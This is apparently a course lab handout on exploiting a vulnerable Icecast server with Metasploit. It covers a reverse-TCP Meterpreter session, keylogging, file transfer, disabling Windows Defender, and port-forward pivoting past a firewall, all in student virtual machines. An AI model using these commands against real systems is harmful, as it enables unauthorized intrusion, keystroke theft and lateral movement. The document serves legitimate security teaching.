Lab7 Meterpreter and Port Forwarding

Lab Learning Objectives

- To use Metasploit to perform a service side attack
- To use Meterpreter to perform various penetration testing tasks
- To use Meterpreter port forward feature to pivot through a compromised system to get access to a listening service on another system


Lab Setup

In this lab, we will use Windows 10, Kali Linux and Ubuntu Linux virtual machines.

Lab Instructions


1. In this lab, we will conduct a service side exploit on Windows 10 using a vulnerable internet multimedia streaming server Icecast. Download the Icecast installation file from the Blackboard under Lab 7 folder onto your Windows 10 virtual machine (or download icecast2_win32_2.0.0_setup.exe directly from https://ftp.osuosl.org/pub/xiph/releases/icecast/?C=N;O=D). Unzip and double-click the icecast2_win32_2.0.0_setup.exe installation program. Click through the default settings to finish the installation of the Icecast.

The built-in Windows Defender antivirus tool may stop the Meterpreter from running. Please disable its real-time protection using the following steps. Bring up an **elevated PowerShell** (right click the PowerShell and select Run as administrator) command prompt



Run the following command (beware of typo error for this command)

PS C:\> Set-MpPreference -DisableRealtimeMonitoring $true



2. Next, let's move to our Kali Linux virtual machine and start the Metasploit. We will first search the module we will use to exploit the Icecast server. At the msf prompt, type

msf > search icecast

You should see a module called exploit/windows/http/icecast_header. Let's use this module by typing

msf > use exploit/windows/http/icecast_header

Next, set the payload by typing

msf > set PAYLOAD windows/meterpreter/reverse_tcp

Here, we've opted for a Meterpreter payload that will make a reverse TCP connection back to the attacker (Kali Linux) after it is running inside the vulnerable Icecast process.

Continue to set the RHOST and LHOST as follows


msf > set RHOST [Your_Windows10_IP_Address]

msf > set LHOST [Your_KaliLinux_IP_Address]

Let's review our Metasploit configuration before running the exploit

msf > show options

3. If everything looks fine, let's move back to Windows 10. We now need to invoke the Icecast server on our Windows machine. Right-click the Icecast icon on your desktop and select Run as administrator. When the GUI for Icecast appears, click the Start Server button. The Server Status indication should turn green and say "Running." If a personal firewall prompts you asking whether you want to allow the Icecast program to listen on the network, allow it to do so.



Move back to the Linux machine. At the msf prompt, simply type exploit –j and press Enter:


msf > exploit –j

Next, let's display the active sessions the Metasploit is managing for us between compromised systems and our machine.

msf > sessions –l

Note that Metasploit displays the detailed session information from our Windows machine connected back to our Linux machine. You should see there is one active session with session id 1. Let's interact with that session.

msf > sessions –i 1



4. Our prompt now changes from the Metasploit prompt (msf) to the Meterpreter prompt. Please issue the following commands to explore the compromised machine.

meterpreter > sysinfo **(Screenshot #1)**

meterpreter > getuid

meterpreter > ps

meterpreter > pwd

meterpreter > ls

Let's drop into the cmd.exe shell from meterpreter by typing

meterpreter > shell

Issue several Windows command line commands

C:\> hostname

C:\> whoami


C:\> ipconfig

To exit your Windows shell, simply type CTRL-C, and you should be back to the meterpreter > prompt.

Next, let's grab a screenshot of the exploited system:

meterpreter > screenshot -p /tmp/my_screen.jpg

Next, launch the Firefox browser in your Linux image. In Firefox, go to the location of **file:///tmp/my_screen.jpg**



Let's move back to Windows 10 and open the notepad. We will experience the Meterpreter keystroke logging feature. Next we will invoke the keystroke logger in the Meterpreter. Start it by running:

meterpreter > keyscan_start

Then, in Windows, type some text into Notepad. Now, go back to the Meterpreter and dump the captured keystrokes to the screen:

meterpreter > keyscan_dump

Stop the keystroke logger:

meterpreter > keyscan_stop

Uploading and downloading files are extremely important skill you need to equip during the post exploitation phase of penetration testing. Let's review the usage of the download and upload command by tying

meterpreter > help download

meterpreter > help upload

Issue the following command to download the nc.exe file on Windows 10 C:\tools folder to the /tmp folder at Kali Linux. Note that in Meterpreter, you have to either use a forward slash (/) to refer to directory paths or use an escape sequence of a backslash to indicate a backslash (\\). You can also refer to c:\ as /. So the commands cd c:\\ and cd / do the same thing.

meterpreter > download /tools/nc.exe /tmp/ or

meterpreter > download C:\\tools\\nc.exe /tmp/

Bring up another terminal at Kali and change directory into /tmp. Verify that the file has been successfully downloaded by typing

 # ls

Next create a test file with contents of your choice using gedit. We will upload this file to the tools folder on Windows 10.

 # gedit test.txt

meterpreter > upload /tmp/test.txt /tools

Move to Windows 10 to verify that test.txt has been successfully uploaded to the tools folder.

5. Finally, we will explore Meterpreter's portfwd command. We will ssh to the Ubuntu Linux machine at port 22 from Kali Linux (attacker machine) through the Meterpreter running on Windows 10.

First on Ubuntu VM, we will set up the firewall to block the ssh connect from Kali to Ubuntu.

 # iptables -A INPUT -s *Kali_IP* -p tcp --dport 22 -j DROP

Verify the firewall rule by typing

 # iptables -L


Next, try to ssh from Kali to Ubuntu


$ ssh georgia@*Ubuntu_IP*

If the firewall has been set correctly, you will not be able to ssh to Ubuntu from Kali.

Now, at the meterpreter prompt, type

meterpreter > portfwd add -l 3333 -p 22 -r *Ubuntu_IP_Address* (Screenshot #2)





Bring up another terminal at the Kali Linux, type

 # ssh georgia@localhost -p 3333 **(Screenshot #3)**

When it asks for the password, please enter georgia's password at the Ubuntu Linux. You should now successfully ssh to the Ubuntu machine (notice your prompt is now at georgia@ubuntu). Type exit to quit the ssh session.

To remove the firewall rule, on Ubuntu VM, type

 # iptables -F


To finish the lab, you should cleanly exit the Meterpreter by typing:

meterpreter > exit

Then, to exit Metasploit, type:

msf > exit

6. Let's stop and uninstall Icecast. First, stop the Icecast server by clicking the Stop Server button in the Icecast GUI on your Windows 10 machine. Then, in the Icecast GUI, go to File → Exit. Icecast should now be shut down. Then, uninstall it by going to Windows → settings → Apps, select Icecast v2.0.0 to uninstall it.



Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date

- You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed
- only word or pdf format is acceptable
- you must show all the necessary commands associated with each task in order to receive credits
- your screenshots size must be appropriate to provide the visible details

1. Provide the command execution result as Screenshot #1 (5pt)
2. Provide screenshots showing the keystroke logger output. **Type your full name** in the keylogging text (5pt)
3. Provide command execution results as Screenshot #2, #3 (10pt)